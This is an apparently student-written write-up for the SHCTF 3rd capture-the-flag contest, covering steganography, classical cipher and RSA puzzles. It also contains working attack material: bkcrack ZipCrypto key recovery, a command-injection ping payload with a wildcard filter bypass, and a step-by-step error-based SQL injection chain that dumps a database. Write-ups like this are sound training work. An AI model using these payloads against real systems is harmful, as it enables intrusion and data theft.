SHCTF3rd_wp

Misc

Evan

打开010，发现尾部藏了个zip，提取出来

这个zip是伪加密，用7z直接打开或者修改伪加密位（09 -> 00）都可以看到flag.txt

`SHCTF{Evan_1s_s0_h4nds0me!}`


Office

docx本质是压缩包，解压，寻找可疑文件

找到document.xml（是word显示的内容）里面藏了一串可疑编码

```
lRy1m2qYkmewkTqDrneCoTCQoUiFqm7zqoeRoT7DqDCAqm7QsTqRuT3PqjWUt5e7
```

再找到theme里的alphabet `+/0-6a-zA-Z7-9=`，发现是换表base64



~~（别在意那个广告）~~

`SHCTF{MS_Office_is_the_best_office_software.wps}`


Open my puff

开锁题，1.txt里面文字重叠，明显是零宽隐写，全选到[在线网站]解密得到：


```
keyA:12345678
keyB:qwertyui
keyC:asdfghjk
```

010打开png看一下，发现尾部藏了hint：`h1nt:openpuff4.01`

那么我们下载openpuff4.01，选择unhide，key填上面解密出的三个，选择这个图片，点击Unhide!即可



（显示成功）



发现隐藏的azaa.zip，打开有个flag.txt

```
niimmccw????zfip
```

像是已知明文攻击，且8+4正好凑齐12位明文的最低限制，那就bk跑一下

```
bkcrack -C flag.zip -c flag.txt -x 0 6e69696d6d636377 -x 12 7a666970
```

```
C:\Users\Admin\Downloads\211554_open_my_puff\azaa>bkcrack -C flag.zip -c flag.txt -x 0 6e69696d6d636377 -x 12 7a666970
bkcrack 1.8.0 - 2025-08-18
[21:25:15] Z reduction using 1 bytes of known plaintext
100.0 % (1 / 1)
[21:25:15] Attack on 2818048 Z values at index 6
Keys: 4543d810 f89b3d67 531a63b0
32.6 % (918128 / 2818048)
Found a solution. Stopping.
You may resume the attack with the option: --continue-attack 918128
[21:43:09] Keys
4543d810 f89b3d67 531a63b0
```

跑到30%多一点出了，那么我们利用这个key还原压缩包

```
bkcrack -C flag.zip -k 4543d810 f89b3d67 531a63b0 -U 1.zip 123
```

这表示利用这三个key创建一个包含和原压缩包相同内容的1.zip，并设置密码为123

解压后即可得到flag

`SHCTF{N3ur4l_Gl1tch_1n_Th3_5yst3m}`

不止二维码


直接扫肯定出不了flag的，我们用stegsolve查看rgb位可以发现

r，g，b的0位分别藏了一个不一样的二维码，扫出来分别是：

```
FLAG_PART_1: SHCTF{55a23d24-
FLAG_PART_2: ABBB/AABBB/AAAAA/BBBBB/ABBBBA/BBBBA/B/AABBB/ABBB
FLAG_PART_3: MkZkbDg3ZlY3ZEQxalNGenQyZUFYT3E0NmRrTXFV
```

flag第一部分已经给出，我们可以发现这大概是uid格式的flag

第二部分，既然有分隔符且长度各不相同，肯定不是培根密码，那我们尝试摩斯密码替换



第二部分：b705-4e7b

第三部分：看着像base家族的编码，可以慢慢试，如果都是可见字符就成功。

懒得试可以直接随波逐流

```
Base混合多重解码:
[解码4次] Base64 -> Base62 -> Base58 -> Base32
混合解码结果:-942e-bdd}
```

第三部分：-942e-bdd}

拼接一下，`SHCTF{55a23d24-b705-4e7b-942e-bdd}`

提问前请先搜索

看了文章，尽管不是纯新手但还是很有收获

很深刻的一段话：

> 大语言模型工作的本质是「预测」：以我们对它说的话作为输入，根据训练结果，来预测给出什么样回答的几率是最高的。这从根本上决定着，**AI 既不全知，也不全能——它们只能基于已有语料来「拼凑」答案，既无法有效处理语料外的知识，也难以形成真正的逻辑思维。**

回到题目，这题Ctrl+F和源码都没用，flag似乎不是以文本形式嵌在页面中的，应该是想让我们认真看完内容

`SHCTF{dO_NOT_rE1y_On_@L}`

滴答滴答

这种很明显的sstv（慢扫描电视）声音，用robot36和RX-sstv都能解

特征是：开头有个长音“滴”，中间无数据时是有规律的滴答，有数据时会掺杂“吱吱”的杂音

`SHCTF{Radio_is_just_too_much_fun}`

签到

做法如题面

薇薇安的美照

010打开发现藏在末尾的flag

```
SHCTF{MV84Xzc0XzIwXzdfOTJfMTZfNV8xOF84Xzc=}
```

对于`MV84Xzc0XzIwXzdfOTJfMTZfNV8xOF84Xzc=`,base64解密

得到`1_8_74_20_7_92_16_5_18_8_7`

神秘的元素周期表编码（元素序号对应元素英文简写）

```
table = {
"H": 1, "He": 2, "Li": 3, "Be": 4, "B": 5, "C": 6, "N": 7, "O": 8, "F": 9, "Ne": 10,
"Na": 11, "Mg": 12, "Al": 13, "Si": 14, "P": 15, "S": 16, "Cl": 17, "Ar": 18, "K": 19, "Ca":
20,
"Sc": 21, "Ti": 22, "V": 23, "Cr": 24, "Mn": 25, "Fe": 26, "Co": 27, "Ni": 28, "Cu": 29,
"Zn": 30,
"Ga": 31, "Ge": 32, "As": 33, "Se": 34, "Br": 35, "Kr": 36, "Rb": 37, "Sr": 38, "Y": 39,
"Zr": 40,
"Nb": 41, "Mo": 42, "Tc": 43, "Ru": 44, "Rh": 45, "Pd": 46, "Ag": 47, "Cd": 48, "In": 49,
"Sn": 50,
"Sb": 51, "Te": 52, "I": 53, "Xe": 54, "Cs": 55, "Ba": 56, "La": 57, "Ce": 58, "Pr": 59,
"Nd": 60,
"Pm": 61, "Sm": 62, "Eu": 63, "Gd": 64, "Tb": 65, "Dy": 66, "Ho": 67, "Er": 68, "Tm": 69,
"Yb": 70,
"Lu": 71, "Hf": 72, "Ta": 73, "W": 74, "Re": 75, "Os": 76, "Ir": 77, "Pt": 78, "Au": 79,
"Hg": 80,
"Tl": 81, "Pb": 82, "Bi": 83, "Po": 84, "At": 85, "Rn": 86, "Fr": 87, "Ra": 88, "Ac": 89,
"Th": 90,
"Pa": 91, "U": 92, "Np": 93, "Pu": 94, "Am": 95, "Cm": 96, "Bk": 97, "Cf": 98, "Es": 99,
"Fm": 100,
"Md": 101, "No": 102, "Lr": 103
}
# 网上复制的表，python中根据值查询键比较难，反之容易，所以先反转一下字典
r_table = {v: k for k, v in table.items()}

encoded_message = "1_8_74_20_7_92_16_5_18_8_7"
decoded_list = []

numbers = encoded_message.split("_")

for number in numbers:
    num = int(number)
    symbol = r_table.get(num,"").upper()
    decoded_list.append(symbol)

print("hgame{" + "_".join(decoded_list) + "}")
```

`hgame{H_O_W_CA_N_U_S_B_AR_O_N}`

资源平权！

加密算法Zipcrypto，一眼开锁题

flag.zip里面有个flag.exe

众所周知，exe里面有一段固定的明文，大概是“cannot be run in the DOS mode"，我们直接利用这段明文攻击

```
bkcrack -C flag.zip -c test.exe -x 0 4d5a9000030000000400000ffff0000
```

流程和上个已知明文攻击差不多

```
C:\Users\Admin\Downloads\093513_CrackM3! >bkcrack -C flag.zip -c flag.exe -x 0 4d5a9000030000000400000ffff0000
bkcrack 1.8.0 - 2025-08-18
[09:42:22] Z reduction using 9 bytes of known plaintext
100.0 % (9 / 9)
[09:42:22] Attack on 705033 Z values at index 6
Keys: 60101051 4cba82cb 48eac20c
27.8 % (195972 / 705033)
Found a solution. Stopping.
You may resume the attack with the option: --continue-attack 195972
[09:45:02] Keys
60101051 4cba82cb 48eac20c

C:\Users\Admin\Downloads\093513_CrackM3! >bkcrack -C flag.zip -k 60101051 4cba82cb 48eac20c -U decrypted.zip 123
bkcrack 1.8.0 - 2025-08-18
[09:51:30] Writing unlocked archive decrypted.zip with password "123"
100.0 % (1 / 1)
Wrote unlocked archive.
```

运行flag.exe即可得到flag

`SHCTF{002c158f-b4d2-4e14-bbbb-b5141bca8cb9}`

奇怪的数据

(0,0,0)和(255,255,255)是两个特殊的点，分别代表黑，白两种颜色

txt中只有这两种颜色，而且我们观察到最上方和最下方的都是白色，而中间是黑白掺杂，说明很可能是一张二维码的像素内容

写个脚本还原一下

```
from PIL import Image
import math

def draw_image():
    with open('flag.txt', 'r') as f:
        content = f.read()

    pixels_raw = content.strip().split(';') # 处理原始数据
    pixels = []

    # 收集像素
    for p in pixels_raw:
        if '(0,0,0)' == p:
            pixels.append((0, 0, 0))
        elif '(255,255,255)' == p:
            pixels.append((255, 255, 255))

    a = int(math.sqrt(len(pixels))) # 计算边长，调用 math.sprt 更精确

    img = Image.new('RGB', (a, a))

    # 拼接像素点
    i = 0
    for y in range(a): # y表示行，在先：y=1，第一行行xxxx，y=2，第二行xxxx
        for x in range(a):
```

```
            if i < len(pixels):
                img.putpixel((x, y), pixels[i])
                i += 1
            else:
                break
    img.save('flag.png')
    img.show()

draw_image()
```

解出二维码如下图

扫描得到一串base64，解码即为flag


`SHCTF{Th3_Quest1on5_Are_Too_D1fficu1t!!!!}`

珍贵的Signature

doc和docx本质不太一样，不过仍然可以通过解压获得文件流

找到/word中的/rels，发现一个很大的doc文件，打开发现是一张图片的base64信息

cyberchef打开文件，还原再保存




尝试多次后发现是盲水印，直接转换一下

```
import cv2
import numpy as np
import matplotlib.pyplot as plt

img = cv2.imread('download.bmp', 0)
f = np.fft.fft2(img)
fshift = np.fft.fftshift(f)
magnitude_spectrum = 20 * np.log(np.abs(fshift))

plt.imshow(magnitude_spectrum, cmap='gray')
plt.title('FFT Spectrum')
plt.show()
```

打开可以看到两段base64，拼接解码（右边在前面）



`SHCTF{7hank_y0u_f0r_l1k1ng_Lsccc}`

Crypto

古典也颇有韵味啊

key是培根密码，解出来是NOTUIGENERE

推断是NOTVIGENERE（U/V在24字母表一样）

先用维吉尼亚解，可以出现部分明文：

```
oops!you made jt! dbhm yr uaum kzjp:qlhnc{sp@jkna_o2beic_yjwn_plujv0}
```

好像不对？提示了不是维吉尼亚，但是前面好像已经解出明文了

这提示我们是自动密钥解密，前面的NOTVIGENERE解密完，再用已解出的明文作为密钥解密

```
def autokey_decrypt(ciphertext, primer):

    alphabet = "ABCDEFGHIJKLMNOPQRSTUVWXYZ"

    plaintext = []

    key_queue = [k.upper() for k in primer if k.isalpha()]

    key_index = 0

    for char in ciphertext:
        if char.isalpha():
            is_upper = char.isupper()

            c_val = ord(char.upper()) - ord('A')

            k_char = key_queue[key_index]
            k_val = ord(k_char) - ord('A')

            p_val = (c_val - k_val) % 26

            p_char = chr(p_val + ord('A'))

            key_queue.append(p_char)

            key_index += 1

            if not is_upper:
                p_char = p_char.lower()
            plaintext.append(p_char)

        else:
            plaintext.append(char)

    return "".join(plaintext)
```

```
cipher = "bcin!guy zeui wh! wwps ce yryz ysex:wpurt{wc@xdii_u2frmt_cwkg_ktani0}"

key = "NOTVIGENERE"

flag = autokey_decrypt(cipher, key)


print(f"密钥: {key}")
print(f"密文: {cipher}")
print(f"解密结果:\n{flag}")

# shctf{cl@ssic_c2ypto_also_crypt0}
```

`SHCTF{cl@ssic_c2ypto_also_crypt0}`

Ez_RSA

e很大，导致d很小，可以利用维纳攻击获得私钥d

```
from Crypto.Util.number import long_to_bytes

def continued_fraction(n, d):
    res = []
    while d:
        res.append(n // d)
        n, d = d, n % d
    return res

def convergents(cf):
    nm, dn = [0, 1], [1, 0]
    for x in cf:
        nm.append(x * nm[-1] + nm[-2])
        dn.append(x * dn[-1] + dn[-2])
        yield nm[-1], dn[-1]

def solve():
    n =
10746413487168064615165530406717357895102267961381774442285414273689519347892397040231423786
9266898585661396817719803005109183572552933963881756199330890085692291647461683934019264121 1
868237725817960619983077786356800387078084220263965606209123931860722631865032363808900483 19
797143644270579169484448179083299
    e =
39245865617288432342610492805605575666699229614364962514232493824988872942251425352978628198
6502908114563038426817773557876995871128773420536435392904033735083600066125595708723389767 5
2075077522178284895490591971099181959532307527202107933001687468203661159295095969042958754 8
1061789801178045962611893883689
    c =
45571926047048145792241989280105411937123119071972921394233046355239450885813219509107276733
6724181119722615229920171388334466143655002466178192555112980346982457015431709861283369463 1
8362576986820756952877565516742649669352034856362553946396745219559534453224930190527918944 2
6980946209383266707043869522774
```

```
    cf = continued_fraction(e, n)
    for k, d in convergents(cf):
        if k == 0: continue
        m = pow(c, d, n)
        flag = long_to_bytes(m)
        if b'shctf' in flag.lower():
            print(f"找到私钥 d: {d}")
            print(f"{flag.decode()}")
            break

solve()
```

`SHCTF{e950ea87356fc62ce6323253a672680e}`

Web

ez-ping

题目提供了一个“网络探针”的功能，允许用户输入域名进行 Ping 测试，可能是RCE漏洞

首先尝试基础注入，使用截断符来尝试执行指令。

输入`127.0.0.1 & ls`，成功返回当前目录下的文件 index.php, ping.php。

然后同理用`ls /`读取根目录文件，发现flag

尝试过后，我们可以使用 nl（显示行号并读取内容）替代cat，并利用 Linux 通配符 "?" 来绕过对 flag 单词的检测。

`127.0.0.1 & nl /f???&`即可读取。

`SHCTF{3c41ebcd-741a-4b10-85d2-41d164a71fe0}`

上古遗迹档案馆

页面是读取一个数据库里存储的内容

输入`id=1`，返回成功信息，但提示权限不足以预览内容。

输入`id=1'`，页面报错MySQL错误信息，且提示Debug Mode On，表明存在SQL注入漏洞

判断字段数：
输入`1' ORDER BY 2-- -`（正常），`1' ORDER BY 3-- -`（报错），确认了当前表只有 2 个字段。

输入`1' AND '1'='1`（成功），`1' AND '1'='2`（未找到）。确认为字符型注入。

由于查询结果（即使是 UNION SELECT）无法直接显示在页面上（被权限提示遮盖），必须利用 updatexml() 函数通过报错信息将数据吐出来。

获取数据库名：

```
?id=1' AND updatexml(1,concat(0x7e,database(),0x7e),1)-- -
```

得到库名：archive_db。

获取表名：

```
?id=1' AND updatexml(1,concat(0x7e,(SELECT table_name FROM information_schema.tables WHERE table_schema=database() LIMIT 1,1),0x7e),1)-- -
```

在第二个表（LIMIT 1,1）中发现：secret_vault。

获取列名：

```
?id=1' AND updatexml(1,concat(0x7e,(SELECT column_name FROM information_schema.columns WHERE table_name='secret_vault' LIMIT 1,1),0x7e),1)-- -
```

发现关键列：secret_key。

因为updatexml 报错最多显示 32 位，所以需要分段读取

第一段：?id=1' AND updatexml(1,concat(0x7e,(SELECT secret_key FROM secret_vault LIMIT 0,1),0x7e),1)-- -
得到：SHCTF{77a67858-2251-44a0-8c6

第二段：
?id=1' AND updatexml(1,concat(0x7e,(SELECT substr(secret_key,30,30) FROM secret_vault LIMIT 0,1),0x7e),1)-- -
得到：-8b502dcd99bc}

一个uid形式的flag，少了一个字符

我们通过重叠截取 substr(secret_key,25,30)，确认中间缺失的字符为0

拼接三部分结果，得到最终 flag：

`SHCTF{77a67858-2251-44a0-8c60-8b502dcd99bc}`